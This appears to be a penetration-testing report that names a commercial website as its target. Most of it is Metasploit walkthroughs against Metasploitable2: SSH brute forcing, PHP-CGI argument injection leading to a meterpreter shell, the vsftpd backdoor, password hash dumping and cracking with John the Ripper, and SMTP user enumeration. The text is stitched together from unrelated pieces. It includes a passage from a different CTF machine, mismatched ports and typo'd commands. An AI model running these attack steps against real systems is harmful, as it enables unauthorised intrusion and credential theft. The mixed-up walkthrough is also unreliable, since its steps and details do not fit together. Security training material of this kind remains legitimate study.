
**ZAP SCAN REPORT:**

Tool Used: OWASP ZAP


Target: championspeedshop.com







5 FLOWCHART



RESULTS:

Metasploitable2 Port Vulnerability Exploitation

**Port 22:**


**Step 1: Brute Force Attack**


Using brute force we will be able to try and get our way into port 22 since it is a closed port.

By searching ‘SSH’, Metasploit returns 71 potential exploits. One of which is the ssh\_login auxiliary, which in this case will be used to load a few scripts to hopefully login using some default credentials.

https://miro.medium.com/v2/resize:fit:506/0*HkfSD6JXIk3pW4er.png

This command returns all the variables that need to be completed before running an exploit. This is the same across any exploit that is loaded via Metasploit.





Even though we have the necessary variables to execute a brute force attack, we will fail.

**Step 2: Snooping**


Having navigated to the hidden page, it’s easy to see that there is a ‘secret registration URL’ for internal employees at office.paper. So, we go ahead and try to navigate to this via the URL. It doesn’t work. The page tells us that the host is not trusted, so at this point, we remember that we need to give host privileges to the domain that we’re trying to access — demonstrated below:

https://miro.medium.com/v2/resize:fit:387/0*SHUVsFO--Pii9D8w.png


We’re now inside the internal office chat, which allows us to see all internal employee conversations, as well as the ability to interact with the chat robot. In this context, the chat robot allows employees to request files related to the employee’s computer. So, by interacting with the chat robot, we can request files simply by typing ‘chat robot get file X’.

**Step 3: Executing SSH Login**

Having now gathered the credentials to login via SSH, we can go ahead and execute the hack.



As demonstrated by the image, we’re now inside Dwight’s machine. At this point, we’re able to list all current non-hidden files by the user simply by using the ‘ls’ command. This essentially allows us to view files that we shouldn’t be able to as an external.



**Port 80 Attacking Scenario:**

Step1: Do an nmap scan on port 80

> db\_namp -sV <ipaddress> -p 80

Step2: Use Auxilliary scanner:

> use auxiliary/scanner/http/http\_version

> show options

> run

Step3: dir\_listing

‘dir\_listing’ will determine if directory listing is enabled:

*> use auxiliary/scanner/http/dir\_listing*

*> show options*

*> run*

Step 4: these results might make a difference and we should take a look at them.

*> use auxiliary/scanner/http/verb\_auth\_bypass*

*> show options*

*> run*

Step5: Searching exploit DB for a the version of PHP


$ searchsploit apache | grep 5.4.2


Step6: use exploit/multi/http/php\_cgi\_arg\_injection


> set lhost



>run


This gives us a meterpreter shell which can be used to run code remotely.


Port 22 Exploitation Results:











Port 80 Exploitation Results:





Main Target Website

Vulnerable ports: 21,110

Exploitation Steps:

PORT21:

Step 1: Do an NMAP scan on port 21

*> db\_nmap -p 21 <ip address> -A -sV -sC*

*Step2:*

MSF also has an auxiliary module for ftp:

*> use auxiliary/scanner/ftp/ftp\_version*

*> run*

Step3:Using ExploitDB for vsftp version:

*$ searchploit vsftp*

*grep vsftp search exploit*

Step 4: Using vsftp backdoor

*> use exploit/unix/ftp/vsftp\_234\_backdoor*

*>show info*

Step 5 Extracting usernames and passwords using hashdump:

*> use post/linux/gather/hashdump*

*> show options*


Step 6: Using John the Ripper to crack the passwords:

*> set SESSION 2*

*> show info*

*> run*

*$ john .msf4/loot/<filename>*



PORT 110:

Step1: Set a telnet connection to the ip address

***telnet 192.168.1.101 25***

**Step2: Manually try email user names**

***VRFY <username>***

Step3: use enum

***kali > smtp-user-enum -M VRFY -U <userlist> -t <target IP>***

